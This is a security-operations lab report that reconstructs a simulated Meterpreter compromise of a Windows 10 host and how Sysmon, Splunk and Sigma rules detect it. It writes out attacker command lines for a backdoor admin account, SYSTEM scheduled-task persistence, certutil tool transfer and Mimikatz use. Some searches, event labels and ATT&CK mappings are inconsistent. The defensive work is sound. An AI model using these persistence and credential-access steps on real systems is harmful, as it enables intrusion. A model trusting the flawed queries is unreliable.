

SECURITY OPERATIONS / DFIR

SOC Threat Detection Analysis Simulation:

Simulated Attack Investigation Using Sysmon, Splunk, Log Correlation and MITRE ATT&CK

PURPOSE - Reconstruct a controlled endpoint compromise from delivery and user execution through command-and-control, discovery, persistence, tool transfer and credential-access activity, then prove how each stage becomes detectable in a SOC.




Figure 1. Senior attack and detection map for the complete lab scenario.

Role	System	Primary responsibility
Attacker	Kali Linux	Metasploit payload staging, listener and controlled post-compromise actions
Victim	Windows 10	User executes the payload; Sysmon and Windows Security generate evidence
Monitoring	Windows 11	Splunk Enterprise receives, searches, correlates and alerts on telemetry
Analyst	SOC / DFIR workflow	Timeline reconstruction, ATT&CK mapping, detection and response

01 / CASE OVERVIEW

Executive Summary

What happened, what was collected, and what the investigator is expected to prove.

- Generate and deliver the Meterpreter payload [windows/x64/meterpreter/reverse_http](#) to Windows endpoint.
- Establish a reverse HTTP Meterpreter session from Windows 10 back to the Kali machine.
- Open a Windows command shell through the Meterpreter session.
- Perform system discovery using `whoami`, `hostname`, and `systeminfo`.
- Create a local user account and add the user into local Administrators group.
- Download a credential-access tool using `certutil` and save it under a different filename.
- Create a scheduled task configured to execute the payload at logon with SYSTEM privileges.
- Remove the temporary local user account after establishing the persistence mechanism.
- Execute the downloaded credential-access tool and run `privilege::debug`.
- Investigate the activity with Sysmon and Splunk, then correlate the events and map the observed behavior to MITRE ATT&CK.
- Create Sigma detections and convert them into Splunk SPL alerts for the observed behaviors.

Outcome	Evidence source	Primary analyst question
Initial execution	Sysmon 1 + Windows 4688	Which executable ran, with what parent and command line?
C2 channel	Sysmon 3 + ProcessGuid	Which process created the outbound connection?
File origin	Sysmon 15 / 11	Was the file downloaded, and is Mark-of-the-Web evidence present?
Account persistence	Sysmon 1 + 4720 / 4732	Was a local user created and privileged?
Scheduled persistence	Sysmon 1 + 4698	Was a scheduled task created, and under which account?
Tool transfer	Sysmon 1 + 3 + 11/15 + DNS 22	Was a native utility used to pull a second-stage tool?
Credential activity	Sysmon 1 and, if observed, Sysmon 10	Was credential material actually accessed, or only prepared for?

02 / SCOPE

Scope, Rules of Engagement and Evidence Model


This investigation used three-system architecture in this lab: Kali Linux (192.168.110.141), Windows 10 (192.168.110.156) and Windows 11 running Splunk. The current evidence update is based on the attacker console transcript supplied. The transcript proves command outcomes and the Meterpreter session; Sysmon and Splunk event records have not yet been supplied, so their presence is marked as expected telemetry rather than observed evidence.

Evidence class	Use in this report	Confidence rule
Observed in supplied scenario	Directly described in the video/transcript and user scenario	Label as CONFIRMED
Expected endpoint artifact	A log event that should exist if the action occurred	Label as EXPECTED; verify in the lab
Scenario extension	Added to model a full phishing-to-detection chain	Label as SCENARIO EXTENSION
Conditional technique	Technique depends on a specific sub-action not demonstrated	Label as CONDITIONAL

A senior SOC analyst should be able to answer five questions from the final evidence:

- Where did execution start?
- What process produced C2?
- What child processes followed?
- Which changes created persistence?
- Which indicators can be hunted across the environment?

PROCESS LINEAGE



Analyst note: confirm each parent-child relationship from Sysmon Event ID 1 (ParentImage / ParentProcessGuid / ProcessGuid) before treating the console sequence as direct process ancestry.

03 / ARCHITECTURE

Lab Architecture

A collection-first design: generate evidence at the endpoint, centralize it, then reconstruct the attack.




Figure 2. Recommended lab architecture and evidence flow.

Forensic and Monitoring Architecture

- **Kali Linux** acts as the attacker-side system. Its Metasploit and system logs can optionally be forwarded to the same Splunk instance to support correlation with Windows endpoint activity and build a complete attack timeline.
- **Windows 10** serves as the primary forensic endpoint, where the simulated attack is executed and investigated. Sysmon records detailed telemetry in the **Microsoft-Windows-Sysmon/Operational** channel, including process creation, network connections, file activity, process access, and other security-relevant events.
- The **Splunk Universal Forwarder** installed on Windows 10 collects the relevant **Sysmon and Windows Security logs** and forwards them to **Splunk Enterprise on Windows 11** for centralized monitoring, correlation, and investigation.
- **Detection and ATT&CK Mapping** — We apply **Sigma rules in Splunk Enterprise on Windows 11** based on the collected Sysmon and Windows Security logs to detect the observed attack activities. The detected behaviors are then mapped to the **MITRE ATT&CK framework** to identify the relevant tactics and techniques.

Host	Example role	Telemetry to collect	Network relationship
Kali	Attacker simulation	Metasploit console/history where appropriate; optional auth/system logs	Connects to Windows 10 in isolated lab
Windows 10	Victim endpoint	Sysmon Operational + Security + System/Application as useful	Outbound Meterpreter HTTP callback to Kali
Windows 11	SIEM	Splunk Enterprise indexes Windows 10 + optional Kali data	Receives forwarded telemetry; hosts detections

04 / ATTACK FLOW

Attack Narrative

A chronological reconstruction of the scenario from the attacker's perspective, followed by the defender's evidence pivots.

Phase	Attacker behavior	Victim artifact	SOC pivot
1. Delivery	Social-engineering lure delivers payload through a chat/service or other channel	Downloaded EXE; file stream / MOTW evidence may appear	Filename, Zone.Identifier, URL metadata
2. User execution	Victim opens the executable and approves elevation	Process creation; parent Explorer; elevated IntegrityLevel	Sysmon 1 ProcessGuid + parent/child lineage
3. C2	Meterpreter reverse HTTP callback starts	Network connection from payload	Sysmon 3 correlated to same ProcessGuid
4. Discovery	whoami, hostname, systeminfo, and related commands	Child processes from command shell	Sysmon 1 sequence / process tree
5. Persistence	Local account created; added to Administrators; scheduled task created	Process commands + Windows account/task events	Sysmon 1 + 4720 + 4732 + 4698
5. Tool transfer	certutil is used to download additional tool content	DNS, network connection, process creation, file creation	Sysmon 1 + 3 + 11/15 + 22
6. Credential access	Mimikatz executed; privilege::debug invoked	Process creation; possible LSASS access if a credential dump follows	Sysmon 1; Sysmon 10 if LSASS access occurs
7. Cleanup / closure	Some lab artifacts may be removed after demonstration	Account deletion and terminated processes may appear	Windows events + process termination / timeline closure

05 / INITIAL ACCESS

Phase 1 — Phishing and User Manipulation

Model the initial-access story accurately: the delivery technique depends on the channel used.

The supplied run begins with a file download through **Telegram Web** and continues with execution of the downloaded executable. Sysmon Event 15 records the Zone.Identifier with ZoneId=3 and the Telegram Web URL, while Sysmon Event 1 shows FreeClude.exe executing from the Downloads directory with explorer.exe as its parent.

Scenario variant	ATT&CK	What to prove	Suggested evidence
Telegram Web file download followed by user execution	T1204.002	A file downloaded through Telegram Web was subsequently executed from the user's Downloads directory	Sysmon Event 15 (Zone.Identifier) + Sysmon Event 1 (Process Creation) + SHA256

Key supplied Sysmon evidence

```
File stream created (Event 15)
UtcTime: 2026-09-24 13:09:57.557
TargetFilename: C:\Users\saada\Downloads\Unconfirmed_635978.crdownload:Zone.Identifier
ZoneId=3  HostUrl=https://web.telegram.org/

Process Create (Event 1)
UtcTime: 2026-09-24 13:10:36.376
Image: C:\Users\saada\Downloads\FreeClude.exe
ParentImage: C:\Windows\explorer.exe
User: SH-WIN10\saad
IntegrityLevel: High
SHA256: 7673C78000C1DF5FDD6C863C494F2D00FC961C947F2B8ABD0E7BCC212765EBF1
```

06 / EXECUTION

Phase 2 — Payload Execute & Initial Foothold

The second phase begins when FreeClude.exe is executed on the Windows 10 endpoint. Sysmon Event 1 records the executable running from `C:\Users\saada\Downloads\` with `C:\Windows\explorer.exe` as its parent process, under the SH-WIN10\saad user with High integrity. The same process then initiates a TCP connection from 192.168.110.156 to 192.168.110.141:33398, matching the lab's attacker-side host and listener configuration.

The execution is mapped to **T1204.002 — User Execution: Malicious File** because the downloaded executable was launched from the user's Downloads directory. The network event provides additional evidence of the payload's immediate outbound communication. The supplied Event 7 should be treated as supporting evidence that the executable loaded itself; it does not, by itself, prove DLL side-loading.

Field	Details
Scenario variant	Downloaded payload executed on Windows 10 followed by outbound TCP communication
ATT&CK	T1204.002 — User Execution: Malicious File
What to prove	FreeClude.exe was executed from the user's Downloads directory and subsequently established a TCP connection to the lab attacker host
Suggested evidence	Sysmon Event 1 (Process Creation) + Sysmon Event 3 (Network Connection) + Sysmon Event 7 (Image Loaded) + SHA256
Payload execution	FreeClude.exe launched from <code>C:\Users\saada\Downloads\</code> with <code>C:\Windows\explorer.exe</code> as the parent process
Execution evidence	Sysmon Event 1 + ParentImage: <code>C:\Windows\explorer.exe</code> + executable path + user + SHA256
Network communication	FreeClude.exe initiated a TCP connection from 192.168.110.156:55196 to 192.168.110.141:33398
Network evidence	Sysmon Event 3 + ProcessId 5568 + source/destination IP and port
Image loading	FreeClude.exe was loaded and recorded as unsigned
Image evidence	Sysmon Event 7 + Signed: false + SHA256 7673C78000C1DF5FDD6C863C494F2D00FC961C947F2B8ABD0E7BCC212765EBF1

Splunk: First-pass Payload Execution Search

```
index=_internal host="Sh-Win10"
| search Image="*\\FreeClude.exe"
| table _time host User Image ParentImage ParentCommandLine CommandLine IntegrityLevel ProcessGuid ProcessId
SHA256
```

Splunk: Correlate Payload Execution with Network Activity

```
index=_internal host="Sh-Win10" (EventCode=1 OR EventCode=3)
| search Image="*\\FreeClude.exe" OR (DestinationIp="192.168.110.141" DestinationPort=33398)
| table _time EventCode host User Image ProcessId SourceIp SourcePort DestinationIp DestinationPort ParentImage
```

Key supplied Sysmon evidence

Process Create (Event 1)

```
UtcTime: 2026-09-24 13:10:36.376

Image: C:\Users\saada\Downloads\FreeClude.exe
CommandLine: "C:\Users\saada\Downloads\FreeClude.exe"
CurrentDirectory: C:\Users\saada\Downloads

ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE

User: SH-WIN10\saad
IntegrityLevel: High

SHA256: 7673C78000C1DF5FDD6C863C494F2D00FC961C947F2B8ABD0E7BCC212765EBF1
```

Image Loaded (Event 7)

```
UtcTime: 2026-09-24 13:10:36.414

Image: C:\Users\saada\Downloads\FreeClude.exe
ImageLoaded: C:\Users\saada\Downloads\FreeClude.exe

Signed: false
SignatureStatus: Unavailable

SHA256: 7673C78000C1DF5FDD6C863C494F2D00FC961C947F2B8ABD0E7BCC212765EBF1
```

07 / COMMAND & CONTROL

Phase 3 — Meterpreter Reverse HTTP Command & Control

The third phase begins when the executed FreeClude.exe payload establishes communication with the Kali attacker system. The lab execution shows a Metasploit windows/x64/meterpreter/reverse_http payload configured for 192.168.110.141:33398, followed by a callback from the Windows 10 endpoint at 192.168.110.156. Sysmon Event 3 from Phase 2 provides the endpoint-side correlation between FreeClude.exe and this connection.

The observed communication is mapped to **T1071.001 — Web Protocols** based on the configured reverse_http payload and Metasploit handler. The Sysmon network event should be correlated using the payload's **ProcessGuid**, allowing the connection to be linked with the executable identified in the previous phase. The later cmd.exe, whoami.exe, and systeminfo.exe events represent post-exploitation activity and should be analyzed in the following phases rather than treated as C2 evidence. The Windows Defender connection to 20.52.64.204:443 is unrelated to the lab callback and should be excluded from the C2 timeline.

Field	Details
Scenario variant	Meterpreter reverse HTTP callback from Windows 10 to the Kali attacker host
ATT&CK	T1071.001 — Web Protocols
What to prove	FreeClude.exe established the Meterpreter callback to 192.168.110.141:33398
Suggested evidence	Metasploit handler output + Sysmon Event 3 + ProcessGuid correlation
C2 source	192.168.110.156:55196 — Windows 10 endpoint
C2 destination	192.168.110.141:33398 — Kali attacker host
Protocol	TCP; HTTP behavior is supported by the configured reverse_http payload
Process	C:\Users\saada\Downloads\FreeClude.exe
Process ID	5568
ProcessGuid	{4736c562-214c-6ab5-f802-000000001c00}
Supporting evidence	Metasploit reverse HTTP handler + callback from 192.168.110.156:55196 + Sysmon Event 3

Splunk: First-pass C2 Network Search

```
index=_internal host="Sh-Win10" EventCode=3
| search DestinationIp="192.168.110.141" DestinationPort=33398
| table _time host Image User ProcessGuid ProcessId Protocol SourceIp SourcePort DestinationIp DestinationPort
```

Splunk: Payload-to-C2 Search

```
index=_internal host="Sh-Win10" EventCode=3
| search Image="*\\FreeClude.exe" DestinationIp="192.168.110.141" DestinationPort=33398
| table _time host Image ProcessGuid ProcessId Protocol SourceIp SourcePort DestinationIp DestinationPort
```

Key supplied Sysmon evidence

Network Connection (Event 3)

```
UtcTime: 2026-09-24 13:10:36.462  
  
Image: C:\Users\saada\Downloads\FreeClude.exe  
ProcessId: 5568  
ProcessGuid: {4736c562-214c-6ab5-f802-000000001c00}  
  
Protocol: tcp  
Initiated: true  
  
SourceIp: 192.168.110.156  
SourcePort: 55196  
  
DestinationIp: 192.168.110.141  
DestinationPort: 33398
```

Registry Value Set — Scheduled Task

```
UtcTime: 2026-09-24 13:14:42.631  
  
ProcessId: 1160  
  
Image: C:\Windows\system32\svchost.exe  
  
TargetObject: HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\UpdateOrchestrator\Schedule  
Work\Index  
  
EventType: SetValue  
  
Details: DWORD (0x00000003)  
  
User: NT AUTHORITY\SYSTEM  
  
Technique: T1053 – Scheduled Task
```

08 / DISCOVERY

Phase 4 — Post-Compromise Discovery

Discovery begins after the shell is established, as the operator uses native Windows utilities to identify the current user and gather basic host information. The observed sequence includes `whoami.exe`, `hostname.exe`, and `systeminfo.exe`, with `whoami` returning `SH-WIN10\saad`. These commands provide direct evidence for **T1033 — System Owner/User Discovery** and **T1082 — System Information Discovery**.

The discovery activity should be correlated through the parent process and ProcessGuid to determine whether the commands originated from the `cmd.exe` shell associated with `FreeClude.exe`. `net user` and `net localgroup` should only be mapped as discovery techniques when the logs show enumeration commands; the previously observed `net localgroup Administrators ClaudeBackdoor /add` is an account manipulation action, not discovery.

Command	Technique	Evidence	Detection Idea
<code>FreeClude.exe</code>	T1055.001 — Process Injection / Meterpreter Payload	Process Access/Injection events, SHA256 hash	Flag injection into standard Windows shell processes such as <code>cmd.exe</code>
<code>whoami.exe</code>	T1033 — System Owner/User Discovery	Sysmon Event 1, command line, parent process, user	Detect <code>whoami.exe</code> launched from a suspicious payload or shell lineage
<code>systeminfo.exe</code>	T1082 — System Information Discovery	Sysmon Event 1, command line, parent process	Detect system information collection from suspicious process lineage
<code>net user /add</code>	T1136.001 — Local Account Creation	Sysmon Event 1, Security Event 4720	Monitor account creation events outside authorized administrative workflows
<code>net localgroup ... /add</code>	T1098.007 — Permission Groups Discovery / Manipulation	Sysmon Event 1, Security Events 4728/4732	Detect unauthorized additions to high-privilege groups, such as Administrators
<code>net.exe /delete</code>	Cleanup	Sysmon Event 1, command-line execution	Flag commands attempting artifact removal or account deletion
<code>certutil.exe -urlcache</code>	T1105 — Ingress Tool Transfer	Sysmon Event 1, Network Connection Event 3	Monitor <code>certutil.exe</code> execution with flags commonly used for remote file downloads
<code>schtasks.exe /create</code>	T1053.005 — Scheduled Task/Job: Scheduled Task	Sysmon Event 1, Task Scheduler Event 106	Detect task creation with command-line arguments launching binaries from temporary directories
<code>GetClaude.exe</code>	Downloaded Secondary Payload — Mimikatz Artifact	Sysmon Event 1, File Creation Event 11	Monitor file creation in temporary directories matching known credential-dumper hashes

08

PROCESS LINEAGE & ATTACK FLOW

Observed Components from Windows Lab Logs




Figure 3. Process lineage is the primary pivot for reconstructing post-compromise actions.

Sigma 01 — Suspicious Payload Child Command Shell (Mapped Phase: Phase 4)

Severity: High

This rule detects the execution of cmd.exe when it is launched by a suspicious payload or unusual parent process. In the lab, FreeClude.exe spawned cmd.exe, which was then used for post-compromise commands such as whoami and systeminfo. The rule focuses on the combination of cmd.exe and a suspicious parent process rather than relying on a specific discovery command.

```

title: Suspicious Payload Child Command Shell
status: test

logsource:
  category: process_creation
  product: windows

detection:
  selection_image:
    Image|endswith: '\cmd.exe'

  selection_parent:
    ParentImage|endswith:
      - '\FreeClude.exe'

  condition: all of selection_*

level: high

tags:
  - attack.execution
  - attack.t1059.003

```

09 / PERSISTENCE

Phase 5A — Local Account Creation and Privileged Group Membership

Persistence becomes visible when the operator creates a new local account and changes its group membership. The observed command sequence shows ClaudeBackdoor being created as a local user and then added to the local Administrators group. This supports T1136.001 — Create Account: Local Account and T1098.007 — Account Manipulation: Additional Local or Domain Groups.

The account was later removed with `net user ClaudeBackdoor /delete`, providing a useful create → privilege → cleanup sequence for SIEM correlation. The account-management events should be correlated with the originating process, user context, and any preceding suspicious payload or remote-shell activity.

Action	ATT&CK	Sysmon evidence	Windows Security evidence
Create local account	T1136.001 — Create Account: Local Account	Sysmon Event 1 for net.exe with net user ClaudeBackdoor ... /add	Event ID 4720 — User Account Created
Add account to Administrators	T1098.007 — Account Manipulation: Additional Local or Domain Groups	Sysmon Event 1 for net.exe with net localgroup Administrators ClaudeBackdoor /add	Event ID 4732 — Member Added to Local Security-Enabled Local Group
Delete local account	Supporting cleanup activity	Sysmon Event 1 for net.exe with net user ClaudeBackdoor /delete	Account deletion event, if auditing is enabled
Account enumeration	T1087.001 — Account Discovery: Local Account	Sysmon Event 1 for net.exe when used for enumeration	Windows account events as available

Splunk: Net.exe Account and Group Activity

```
index=_internal host="Sh-Win10" EventCode=1
| search Image="*\\net.exe"
| search CommandLine="* user *" OR CommandLine="* localgroup *"
| table _time host User ParentImage ParentProcessId Image CommandLine ProcessGuid ProcessId IntegrityLevel
```

Account Creation (Event 1)

```
UtcTime: 2026-09-24 13:14:32.513

ProcessGuid: {4736c562-2238-6ab5-2803-000000001c00}
ProcessId: 9752

Image: C:\Windows\System32\net.exe
CommandLine: net user ClaudeBackdoor password /add
CurrentDirectory: C:\Users\saada\Downloads

User: SH-WIN10\saad
IntegrityLevel: High
```

Splunk: ClaudeBackdoor Account

```
index=_internal host="Sh-Win10" EventCode=3
| search Image="*\\net.exe" CommandLine="*ClaudeBackdoor*"
| table _time host User ParentImage Image CommandLine ProcessGuid ProcessId
```

Local Administrator Group Membership (Event 1)

```
UtcTime: 2026-09-24 13:15:31.821

ProcessGuid: {4736c562-2273-6ab5-3503-000000001c00}
ProcessId: 5220

Image: C:\Windows\System32\net.exe
CommandLine: net localgroup Administrators ClaudeBackdoor /add
CurrentDirectory: C:\Users\saada\Downloads

User: SH-WIN10\saad
IntegrityLevel: High

ParentProcessId: 10508
ParentImage: -
ParentCommandLine: -
ParentUser: -

SHA256: 9F376759BCBCD705F726460FC4A7E2B07F310F52BAA73CAAAA124FDDBD993E
```

Sigma 02 — Suspicious Local Account Creation (Mapped Phase: Phase 5A)

Severity: High

This rule detects the use of the native Windows net.exe utility to create a local account. In the lab, the attacker created the account **ClaudeBackdoor** using net user ClaudeBackdoor password /add. The rule looks for net.exe together with a command line containing the user <account> /add pattern, making it behavior-focused rather than dependent on the specific account name.

```
title: Suspicious Local Account Creation via Net
status: test

logsource:
  category: process_creation
  product: windows

detection:
  selection_image:
    Image|endswith: '\\net.exe'

  selection_command:
    CommandLine|re: '(?i)\\buser\\s+[^\s]+\s+/add\b'

  condition: all of selection_*

level: high

tags:
  - attack.persistence
  - attack.t1136.001
```

10 / PERSISTENCE + SCHEDULED TASK

Phase 5B — Scheduled Task Persistence

A scheduled task can provide persistence by causing a payload or command to execute automatically when a specified trigger occurs. In this lab, the observed command uses `schtasks.exe` to create a task named `GetClaudeBackdoor`, configured to execute `C:\Users\saada\Downloads\FreeClude.exe` at user logon and run under the `SYSTEM` account.

This activity maps to T1053.005 — Scheduled Task/Job: Scheduled Task. Because the operator already had an elevated execution context, this event is treated as persistence and execution, rather than evidence of a privilege-escalation exploit.

Action	ATT&CK	Sysmon Evidence
Create scheduled task	T1053.005 — Scheduled Task/Job: Scheduled Task	Sysmon Event ID 1 for <code>schtasks.exe</code> with <code>/create</code>
Configure payload	T1053.005 — Scheduled Task/Job: Scheduled Task	Sysmon Event ID 1 showing <code>/tr C:\Users\saada\Downloads\FreeClude.exe</code>

Splunk: scheduled task investigation

```
index=_internal host="Sh-Win10" EventCode=7
| search Image="*\taskhostw.exe" ImageLoaded="*\taskschd.dll"
| table _time host User Image ImageLoaded ProcessGuid ProcessId Signed SignatureStatus
```

Registry Value Set — Scheduled Task

```
UtcTime: 2026-09-24 13:14:42.818

RuleName: technique_id=T1053,technique_name=Scheduled Task
ProcessId: 10520

Image: C:\Windows\System32\taskhostw.exe
ImageLoaded: C:\Windows\System32\taskschd.dll
Description: Task Scheduler COM API

Signed: true
SignatureStatus: Valid
User: NT AUTHORITY\SYSTEM
```

Sigma 03 — Scheduled Task Creation With Elevated System Context (Mapped Phase: Phase 5B)**Severity: High**

This rule detects the use of the native Windows `schtasks.exe` utility to create a scheduled task configured to run under the **SYSTEM** account. In the lab, the attacker created the **GetClaudeBackdoor** task using `/create` and configured it with `/ru SYSTEM`. The rule therefore focuses on the combination of scheduled task creation and an elevated SYSTEM execution context.

```
title: Scheduled Task Creation With Elevated System Context
status: test

logsource:
  category: process_creation
  product: windows
detection:
  selection_image:
    Image|endswith: '\schtasks.exe'
  selection_create:
    CommandLine|contains: ' /create '
  selection_system:
    CommandLine|contains:
      - ' /ru system '
      - ' /ru "system" '
  condition: all of selection_*

level: high
tags:
  - attack.persistence
  - attack.execution
  - attack.t1053.005
```

11 / TOOL TRANSFER

Phase 6 — Ingress Tool Transfer via certutil

